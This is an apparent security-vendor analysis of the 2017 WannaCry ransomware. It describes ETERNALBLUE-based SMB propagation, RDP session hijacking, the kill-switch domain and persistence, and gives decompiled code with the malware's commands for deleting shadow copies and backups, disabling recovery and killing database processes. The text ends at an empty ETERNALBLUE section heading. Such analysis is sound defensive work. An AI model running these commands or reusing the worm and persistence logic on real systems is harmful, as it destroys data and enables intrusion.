pandasecurity.com

#WannaCry Report
Panda Security

May, 22nd 2017

Confidential Information

#WannaCry Report

Content

Calle Santiago de Compostela, 12 1ª plta
48003 Bilbao, Vizcaya. Spain

Crta. de la Coruña, km 17,800
28231 Las Rozas, Madrid. Spain

EXECUTIVE SUMMARY

The present document contains a preliminary analysis of a mass global cyberattack in several countries with various Ransomware samples from the “WannaCry” family. The aim was to carry out mass file encryption and to ask for a ransom to recover said files.

After the preliminary analysis, we are aware that the attack on May 12th involved more than 700 different malware samples with a view to encrypting files with different extensions.

This malware variant incorporates a code to exploit vulnerability published by Microsoft on March 14th, described in bulletin MS17-010 and known as ETERNALBLUE.

“WannaCry” scans both a company’s internal and external network, making connections to port 445 (SMB), searching for equipment which has not been properly updated, being propagated through them and infecting them, bestowing the sample with a similar functionality to that of a worm. To carry out this movement within the network, it uses a variant of the DOUBLEPULSAR payload.


To date, all the computers we have been informed of have been attacked via the ETERNALBLUE “exploit”, in other words, another infected computer on the internal network has been the cause of this infection.

Until now no e-mail related with this attack has been found which would suggest a massive SPAM attack.

CHARACTERISTICS

The file with hash MD5 DB349B97C37D22F5EA1D1841E3C89EB4 has a network worm functionality, using the vulnerability exploited by ETERNALBLUE

The file with hash MD5 84c82835a5d21bbcf75a61706d8ab549 is the one which carries out the data encryption.



Some static properties of the module with a network worm functionality have been shown below.

MD5	DB349B97C37D22F5EA1D1841E3C89EB4
SHA1	e889544aff85ffaf8b0d0da705105dee7c97fe26
Size	3.723.264 bytes
Internal date	20/11/2010 10:03
Compiler	Microsoft Visual C++ 6.0
Name	mssecsvc.exe

The malicious code analysed does not include any layers of obfuscation nor does it implement any detection techniques of virtual machines or debuggers.

We can see the sections it has below:

Nombre	Tamaño (bytes)	Tamaño %	Entropia
.text	36.864	0,99	6,25
.rdata	4.096	0,11	5,1
.data	159.744	4,29	7,97
.rsrc	3.518.464	94,5	8

And its resources:

Nombre	Tipo	Tamaño	MD5
R	PE 32bits	3.514.368	84c82835a5d21bbcf75a61706d8ab549
RT_VERSION	Metadatos	944	1ebdc36976dd611e1a9e221a88e6858e

The properties of the PE file to be found in the resources of the samples analysed have been shown below:

MD5	84c82835a5d21bbcf75a61706d8ab549
Size	3.514.368 bytes
Internal date	20/11/2010 10:05
Compiler	Microsoft Visual C++ 6.0
Details	ZIP file with password “WNcry@2ol7”
Name	tasksche.exe

This second file turns out to be a self-extracting file protected by a password “WNcry@2ol7” which contains the following files:

Nombre	Tamaño (bytes)	Modificado
msg	1.329.657	2017-05-11
b.wnry	1.440.054	2017-05-11
c.wnry	780	2017-05-11
r.wnry	864	2017-05-09
s.wnry	3.038.286	2017-05-11
t.wnry	65.816	2017-05-11
taskdl.exe	20.480	2017-05-11
taskse.exe	20.480	2017-05-11
u.wnry	245.760	2017-05-11

In the “msg” folder of the ZIP file we find the following files which contain the translation of the user interface used to ask for a ransom for the encrypted files:

m_bulgarian.wnry	m_chinese (simplified).wnry
m_chinese (traditional).wnry	m_croatian.wnry
m_czech.wnry	m_danish.wnry
m_dutch.wnry	m_english.wnry
m_filipino.wnry	m_finnish.wnry
m_french.wnry	m_german.wnry
m_greek.wnry	m_indonesian.wnry
m_italian.wnry	m_japanese.wnry
m_korean.wnry	m_latvian.wnry
m_norwegian.wnry	m_polish.wnry
m_portuguese.wnry	m_romanian.wnry
m_russian.wnry	m_slovak.wnry
m_spanish.wnry	m_swedish.wnry
m_turkish.wnry	m_vietnamese.wnry

To decrypt the files, “Wannacry” extracts from the drive the file “u.wnry”, renaming it “@WanaDecryptor@.exe”. We can see its characteristics below:

MD5	7bf2b57f2a205768755c07f238fb32cc
Size	3.514.368 bytes
Internal date	14/07/2009 1:19:35
Compiler	Microsoft Visual C++ 6.0
Name	@WanaDecryptor@.exe

DESCRIPTION OF THE ATTACK

1.1. Infection vectors

1.1.1 Netbios / SMB (puerto 445)

To date, in all the cases analysed, the malicious code is run in those items of equipment affected remotely, taking advantage of the ETERNALBLUE "exploit", along with a modification to the DOUBLEPULSAR payload. The remote process from where the worm executes its malicious code is "LSASS.EXE".

ETERNALBLUE takes advantage of the vulnerability of SMB (MS17-010) as a distribution method within the internal networks, establishing connections to the ports TCP 445 as can be seen in the screenshot below:

```
.text:00407480                          timeout         = timeval ptr -10Ch
.text:00407480                          writefds        = fd_set ptr -104h
.text:00407480                          arg_0           = dword ptr  4
.text:00407480
.text:00407480 81 EC 20 01 00 00                        sub     esp, 120h
.text:00407486 8B 8C 24 24 01 00 00                     mov     ecx, [esp+120h+arg_0]
.text:0040748D 33 C0                                    xor     eax, eax
.text:0040748F 89 44 24 02                              mov     dword ptr [esp+120h+name.sa_data], eax
.text:00407493 56                                       push    esi
.text:00407494 89 44 24 0A                              mov     dword ptr [esp+124h+name.sa_data+4], eax
.text:00407498 57                                       push    edi
.text:00407499 89 44 24 12                              mov     dword ptr [esp+128h+name.sa_data+8], eax
.text:0040749D BF 01 00 00 00                           mov     edi, 1
.text:004074A2 68 BD 01 00 00                           push    445             ; hostshort
.text:004074A7 66 89 44 24 1A                           mov     word ptr [esp+12Ch+name.sa_data+0Ch], ax
.text:004074AC 89 7C 24 1C                              mov     [esp+12Ch+argp], edi
.text:004074B0 89 4C 24 10                              mov     dword ptr [esp+12Ch+name.sa_data+2], ecx
.text:004074B4 66 C7 44 24 0C 02 00                     mov     [esp+12Ch+name.sa_family], 2
.text:004074BB E8 0E 23 00 00                           call    htons
.text:004074C0 6A 06                                    push    6               ; protocol
.text:004074C2 57                                       push    edi             ; type
.text:004074C3 6A 02                                    push    2               ; af
.text:004074C5 66 89 44 24 16                           mov     word ptr [esp+134h+name.sa_data], ax
.text:004074CA E8 F9 22 00 00                           call    socket
```

1.1.2 Remote desktop (local infection)

"WanaCry" has a component called "taskse.exe" whose function is: to enumerate and compromise the sessions of users connected to the computer via "Remote Desktop" (RDP).

The user may be connected at this time or have closed the connection but not the session; something which is very typical in corporate environments either by mistake, abandonment or the convenience of the user when connecting again.

The programme is a PE binary with 32 bits whose internal name is "waitfor.exe".

"taskse.exe" waits to receive an argument when executed. If it doesn't receive it, it shall terminate its execution.

"WannaCry" sends as a parameter to "taskse.exe" the complete route to the file "@WanaDecryptor@.exe", though there are some samples that include the complete route to the malware (taskche.exe).

In the sample analysed, the decryptor is launched instead of the malware.

The first action carried out by the programme is to load the library "Wtsapi32.dll" and obtain the following functions via “GetProcAddress”:

- WTSEnumerateSessionsA
- WTSFreeMemory

In the event that it cannot obtain any of the functions, the programme execution ends.

A list has been provided below of those sessions with a call to “WTSEnumerateSessionsA” and it is verified that there is at least one session, otherwise the execution is terminated.

Under normal conditions, this function shall return a value of 2 sessions: one pertaining to the local active user and the other null. With other users connected via RDP, or with a session commenced, the latter value will be increased accordingly.

```
int v7; // esi@10
int v8; // [esp+14h] [ebp-10h]@7
unsigned int v9; // [esp+18h] [ebp-Ch]@7
int v10; // [esp+1Ch] [ebp-8h]@1
int (__stdcall *v11)(); // [esp+20h] [ebp-4h]@5

v10 = 0;
v1 = LoadLibraryA(aWtsapi32_dll_0);
v2 = v1;
if ( !v1 )
  return -1;
v4 = GetProcAddress(v1, aWtsenumeratese);
if ( !v4 )
  return -1;
v5 = GetProcAddress(v2, aWtsfreememory);
v11 = v5;
if ( !v5 )
  return -1;
v8 = 0;
v9 = 0;
((void (__stdcall *)(_DWORD, _DWORD, signed int, int *, unsigned int *))v4)(0, 0, 1, &v8, &v9);
if ( !v8 )
  return -1;
v6 = 0;
if ( v9 > 0 )
{
  v7 = 0;
  do
  {
    if ( !TaskseManageSessionsDuplicateTokenAndLaunchAPP(a1, *(_DWORD *)(v7 + v8), 5, 0) )
      ++v10;
    Sleep(0x64u);
    ++v6;
    v7 += 12;
  }
  while ( v6 < v9 );
  v5 = v11;
}
```

For each of the sessions, a sub-function is called which shall be responsible for carrying out the whole impersonation process of the user to whom the session belongs.

With this function, the first action carried out is to load the library “advapi32.dll” and to obtain the following functions via “GetProcAddress”:

- OpenProcessToken
- LookupPrivilegeValueA
- AdjustTokenPrivileges
- DuplicateTokenEx
- CreateProcessAsUserA

After obtaining these functions, the library "kernel32.dll" is loaded (to obtain its base address) to proceed with the obtaining of the following functions:

- WTSGetActiveConsoleSessionId
- GetCurrentProcess
- CloseHandle

The following functions of the library "userenv.dll" are then obtained:

- CreateEnvironmentBlock
- DestroyEnvironmentBlock

And finally, from the library "wtsapi32.dll", the "WTSQueryUserToken" function is obtained.

With the functions obtained, the handle of the current process is duly obtained and its "token" accessed. Using this, the "SeTcbPrivilege" is granted.

This privilege is accessible via the SYSTEM account. In the event that the programme is unable to access this privilege, it will fail to obtain the "token" of the session user it is enumerating.


```
.text:004011E9                 push    offset aSetcbprivilege ; "SeTcbPrivilege"
.text:004011EE                 push    ebx
.text:004011EF                 call    [ebp+LookupPrivilegeValueA]
.text:004011F5                 test    eax, eax
.text:004011F7                 jnz     short _adjust_token_privileges
.text:004011F9                 push    0FFFFFFFFh
.text:004011FB                 lea     edx, [ebp+ms_exc.registration]
.text:004011FE                 push    edx
.text:004011FF                 jmp     _local_unwind2
.text:00401204 ; ---------------------------------------------------------------------------
.text:00401204
.text:00401204 _adjust_token_privileges:               ; CODE XREF: TaskseManageSessionsDuplicateTokenAndLaunchAPP+1F7↑j
.text:00401204                 mov     [ebp+var_EC], ebx
.text:0040120A                 xor     eax, eax
.text:0040120C                 mov     [ebp+var_E8], eax
.text:00401212                 mov     [ebp+var_E4], eax
.text:00401218                 mov     [ebp+var_E0], eax
.text:0040121E                 mov     [ebp+var_EC], 1
.text:00401228                 mov     ecx, [ebp+var_90]
.text:0040122E                 mov     [ebp+var_E8], ecx
.text:00401234                 mov     edx, [ebp+var_8C]
.text:0040123A                 mov     [ebp+var_E4], edx
.text:00401240                 mov     [ebp+var_E0], 2
.text:0040124A                 lea     eax, [ebp+var_94]
.text:00401250                 push    eax
.text:00401251                 lea     ecx, [ebp+var_50]
.text:00401254                 push    ecx
.text:00401255                 push    10h
.text:00401257                 lea     edx, [ebp+var_EC]
.text:0040125D                 push    edx
.text:0040125E                 push    ebx
.text:0040125F                 mov     eax, [ebp+var_38]
.text:00401262                 push    eax
.text:00401263                 call    [ebp+AdjustTokenPrivileges]
```

In the event that it has been possible to obtain the privilege, the "WTSGetActiveConsoleSessionId" function is called and subsequently "WTSQueryUserToken".


In this way, the "token" of the user of the enumerated session is obtained and through a call to CreateProcessAsUser, the ransomware can be executed in other user sessions to hold to ransom its files.

Three screenshots have been shown below which demonstrate how the programme and the decryptor are executed. With this in mind, two different user accounts have been used on the same computer, one of them active thanks to an RDP connection.

The screenshot shows that the local user is "JR" and the remote session pertains to "Amelia".



When the user "JR" is infected, we can see that the same happens to "Amelia":



In conclusion, the malware "WannaCry" uses this component (taskse.exe) to attack the RDP sessions open.

1.2. Interactions with the system

The first component which is run is the network worm which immediately tries to connect to the URL: http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

if this domain is active, the malware does not carry out any additional action and it ends. This can be seen in the following code:

```
hHandle = InternetOpenA(0, 1u, 0, 0, 0);
hResult = InternetOpenUrlA(hHandle, szUrl, 0, 0, 0x84000000, 0);
if ( hResult )
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(hResult);
  result = 0;
}
else
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(0);
  InstallAndRunMalware();
  result = 0;
}
return result;
}
```

If there is no connection (the domain does not exist), it will continue to run to log in as a service on the equipment.

```
int InstallService()
{
  SC_HANDLE schSCManager; // eax@1
  void *v1; // edi@1
  SC_HANDLE hService; // eax@2
  void *v3; // esi@2
  char Dest; // [esp+4h] [ebp-104h]@1

  sprintf(&Dest, Format, FileName);               // %s -m security
  schSCManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
  v1 = schSCManager;
  if ( !schSCManager )
    return 0;
  hService = CreateServiceA(schSCManager, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);
  v3 = hService;
  if ( hService )
  {
    StartServiceA(hService, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  return 0;
}
```

The service description created is the following:

ServiceName	mssecsvc2.0
Description	Microsoft Security Center (2.0) Service
Path	%WINDIR%\mssecsvc.exe
Commandline	%s -m security

Once installed as a service, the worm will extract from it a binary resource called "R".
This resource, or "payload", is an executable PE file with 32 bits, responsible for carrying out the file encryption ("ransomware" MD5 84c82835a5d21bbcf75a61706d8ab549).
The worm copies this "payload" at "C:\WINDOWS\tasksche.exe" then running it with the following parameters:

```
C:\WINDOWS\tasksche.exe /i
```

NOTE: If the file "C:\WINDOWS\tasksche.exe" exists, it moves it to "C:\WINDOWS\qeriuwjhrf". Possibly to support multiple infections and not to experience any problems when creating "taskche.exe".

Finally, it adds the following entry in the log to ensure running in subsequent restarts of the equipment by means of the following command:

```
reg.exe reg add
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
"mzaiifkxcyb819" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f
```

NOTE: The name of the value used is generated in a pseudo-random manner.

1.3. Payload execution (ransomware)

Once the “ransomware” component (tasksche.exe) is run, it replicates itself in a folder with a pseudo-random name in the directory “COMMON_APPDATA” of the user affected.

The folder name is generated based on the equipment name as can be seen in the screenshot below:

```
// Generate Pseudo-Random Folder Name
int __cdecl sub_401225(int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  Buffer = word_40F874;
  nSize = 399;
  memset(&v9, 0, 0x18Cu);
  v10 = 0;
  GetComputerNameW(&Buffer, &nSize);
  v12 = 0;
  v1 = 1;
  if ( wcslen(&Buffer) )
  {
    v2 = &Buffer;
    do
    {
      v1 *= *v2;
      ++v12;
      ++v2;
      v3 = wcslen(&Buffer);
    }
    while ( v12 < v3 );
  }
  srand(v1);
  v4 = 0;
  v5 = rand() % 8 + 8;
  if ( v5 > 0 )
  {
    do
      *(_BYTE *)(v4++ + a1) = rand() % 26 + 97;
    while ( v4 < v5 );
  }
  v6 = v5 + 3;
  while ( v4 < v6 )
    *(_BYTE *)(v4++ + a1) = rand() % 10 + 48;
  result = a1;
  *(_BYTE *)(v4 + a1) = 0;
  return result;
}
```

To ensure its persistence, the malicious code (ransomware) is logged as a service in the system:

ServiceName	Nombre pseudo-aleatorio
Description	Nombre pseudo-aleatorio
Path	C:\Programdata\ Nombre pseudo-aleatorio

This can be seen in the screenshot below:

```
.text:0040105D lea     eax, [ebp+Dest]
.text:00401063 push    edi                       ; lpPassword
.text:00401064 push    edi                       ; lpServiceStartName
.text:00401065 push    edi                       ; lpDependencies
.text:00401066 push    edi                       ; lpdwTagId
.text:00401067 push    edi                       ; lpLoadOrderGroup
.text:00401068 push    eax                       ; lpBinaryPathName -> cmd.exe /c "C:\ProgramData\fxuenapxm027\tasksche.exe"
.text:00401069 push    1                         ; dwErrorControl
.text:0040106B push    2                         ; dwStartType = 2 -> SERVICE_AUTO_STAR
.text:0040106D push    10h                       ; dwServiceType = 0x010 -> SERVICE_WIN32_OWN_PROCESS
.text:0040106F push    ebx                       ; dwDesiredAccess
.text:00401070 push    esi                       ; lpDisplayName -> fxuenapxm027
.text:00401071 push    esi                       ; lpServiceName -> fxuenapxm027
.text:00401072 push    [ebp+hSCManager]          ; hSCManager
.text:00401075 call    ds:CreateServiceA
```

In addition, it is added to the "autorun" of the user by running the following command::

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "PSEUDO_RANDOM_
CHARS" /t REG_SZ /d '\'C:\ProgramData\ PSEUDO_RANDOM_CHARS\tasksche.exe\'' /f
```

- It ensures access to the system files with the Windows command, "icacls":

  - icacls . /grant Everyone:F /T /C /Q

- It deletes the shadow copies carried out by the operating system, present on the equipment by means of two techniques:

  - vssadmin.exe vssadmin delete shadows /all /quiet
  - WMIC.exe wmic shadowcopy delete

- It does not allow the system to start up in failure recovery mode:

  - bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures
  - bcdedit.exe bcdedit /set {default} recoveryenabled no

- it deletes the backup catalogues:

  - wbadmin.exe wbadmin delete catalog –quiet

- It creates an entry on the log whose content points towards the folder where the ransomware is located:

  - [HKEY_CURRENT_USER\Software\WanaCrypt0r]

- Using the command "attrib", it puts concealed attributes in the folder "$RECYCLE" (do not confuse with the recycle bin folder which is the $Recycle.Bin"):

  - attrib +h +s c:\$RECYCLE

- Via "cmd" and the command "echo" it generates a VBS script whose mission is to generate a file .lnk points to the file decryptor programme.

  - SET ow = WScript.CreateObject("WScript.Shell")
  - SET om = ow.CreateShortcut("C:\@WanaDecryptor@.exe.lnk")
  - om.TargetPath = "C:\@WanaDecryptor@.exe"
  - om.Save

- Finally, "WannaCry" tries to kill data base processes with a view to ensuring access and the encryption of data base files.

  - 'taskkill.exe /f /im mysqld.exe'
  - 'taskkill.exe /f /im sqlwriter.exe'
  - 'taskkill.exe /f /im sqlserver.exe'
  - 'taskkill.exe /f /im MSExchange*'
  - 'taskkill.exe /f /im Microsoft.Exchange.*'

- The component responsible for encrypting the system (“DLL”) adds the following persistence entry to the log:

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run /v “valores_aleatorios” /t REG_SZ /d ‘<ruta_variable>\tasksche.exe\” /f
```

It is important to realise that if the malware can write in the core HKEY_LOCAL_MACHINE, it will do so in the latter instead of HKEY_CURRENT_USER.

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run /v “valores_aleatorios” /t REG_SZ /d ‘<ruta_variable>\tasksche.exe\” /f
```

The random name is based on obtaining the name of the compromised system and using its length as the seed to randomly generate the chain, once this is known, the calculation is pseudo-random, always producing the same result on the same computer.

1.4. Distribution process

This malware has worm capabilities which means that it tries to be propagated via the network. To this end, it uses the ETERNALBLUE (MS17-010) exploit with the intention of being propagated to all the computers that have not patched this vulnerability.

Something which is notable is the fact that it does not only search on the local network of the machine concerned, but it also scans public IP addresses online.

All these actions are carried out by the service that the malware itself installs after its execution (Persistence Appendix contains information about the name of this service).

Once the service has been installed and run, two threads are created which carry out the replication process to other systems.

Below we can see the routine that starts these threads:

```
HGLOBAL IniciaReplicacion()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = IniciaYObtenDllStub();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, thread_ExplotacionLocal, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, thread_ExplotacionGlobal, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

The first action of this function is to obtain the "DLL stub" which shall be used to compose the "payload" to be sent to the victim computers and the malware itself is added to this "stub".

This DLL contains a function called "PlayGame" that extracts and runs the resource of the DLL itself which, in this case, is the malware itself. In such a way that, when the "PlayGame" function is called, the computer infection will start.

This DLL never touches the drive as it is injected directly into the memory, specific in the LSASS process, after the execution of the ETERNALBLUE exploit in the compromised equipment.

1.4.1 Replication on the local network

Below we can see the function that carries out the replication on the local network of the computer affected:

```
int thread_ExplotacionLocal()
{
  v9 = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v5 = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;
  LOBYTE(v13) = 1;
  ObtenInfoAdpatadorRedLocal((int)&v9, (int)&v5);
  for ( i = 0; ; ++i )
  {
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
      break;
    if ( *(_DWORD *)&unk_70F760[268] > 10 )
    {
      do
        Sleep(0x64u);
      while ( *(_DWORD *)&unk_70F760[268] > 10 );
      v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, thread_RunEternalBlue, v1[i], 0, 0);
    if ( v2 )
    {
      InterlockedIncrement((volatile LONG *)&unk_70F760[268]);
      CloseHandle(v2);
    }
    Sleep(0x32u);
  }
  endthreadex(0);
  free_0(Memory);
  Memory = 0;
  v7 = 0;
```

The purpose of this function is to obtain miscellaneous information from the local network adapter in such a way that the IP addresses can be generated, pertaining to their network range, which they are subsequently going to attack.

Then a new thread shall be created which carries out the exploitation of the vulnerability MS17-10 and infection by the worm on those computers which are vulnerable/unpatched.

If the target computer is vulnerable, the worm duly injects its malicious code in it, to be precise, in the "LSASS.EXE" process, being executed remotely.

1.4.2 Online replication

In the function responsible for replication online, we can see how random IP ranges are generated:

```
void __cdecl __noreturn thrread_ExplotacionGlobal(signed int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = GetTickCount;
  v17 = 1;
  v18 = 1;
  v2 = GetTickCount();
  time(&Time);
  v3 = (char *)GetCurrentThread();
  v4 = (DWORD)&v3[GetCurrentThreadId()];
  v5 = GetTickCount();
  srand(v4 + Time + v5);
  v6 = v20;
  while ( 1 )
  {
    do
    {
      if ( v1() - v2 > 0x249F00 )
        v17 = 1;
      if ( v1() - v2 > 0x124F80 )
        v18 = 1;
      if ( !v17 )
        break;
      if ( a1 >= 32 )
        break;
      v8 = GetRandomNumber(v7);
      v7 = (void *)255;
      v6 = v8 % 0xFF;
    }
    while ( v8 % 0xFF == 127 || v6 >= 224 );
    if ( v18 && a1 < 32 )
    {
      v9 = GetRandomNumber(v7);
      v7 = (void *)255;
      v19 = v9 % 0xFF;
    }
    v10 = GetRandomNumber(v7) % 0xFFu;
    v11 = GetRandomNumber((void *)0xFF);
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);
    v12 = inet_addr(&Dest);
    if ( connect_socket(v12) > 0 )
      break;
LABEL_23:
    Sleep(0x64u);
  }
```

One the IPs have been generated, the “exploit” is launched with the code shown below:

```
  }
  v17 = 0;
  v18 = 0;
  v21 = v1();
  v13 = 1;
  while ( 1 )
  {
    sprintf(&Dest, aD_D_D_D, v6, v19, v18, v13);
    v14 = inet_addr(&Dest);
    if ( connect_socket(v14) <= 0 )
      goto LABEL_20;
    v15 = (void *)beginthreadex(0, 0, RUN_ETERNAL_BLUE, v14, 0, 0);
    v16 = v15;
    if ( v15 )
      break;
LABEL_21:
    if ( ++v13 >= 255 )
    {
      v2 = v21;
      v1 = GetTickCount;
      goto LABEL_23;
    }
  }
  if ( WaitForSingleObject(v15, 0x36EE80u) == 258 )
    TerminateThread(v16, 0);
  CloseHandle(v16);
LABEL_20:
  Sleep(0x32u);
  goto LABEL_21;
}
```


As we can see, both during online propagation and via the local network, the worm ends up calling the “RUN_ETERNAL_BLUE” function, responsible for running the “exploit”.

1.4.3 Eternal Blue Exploit

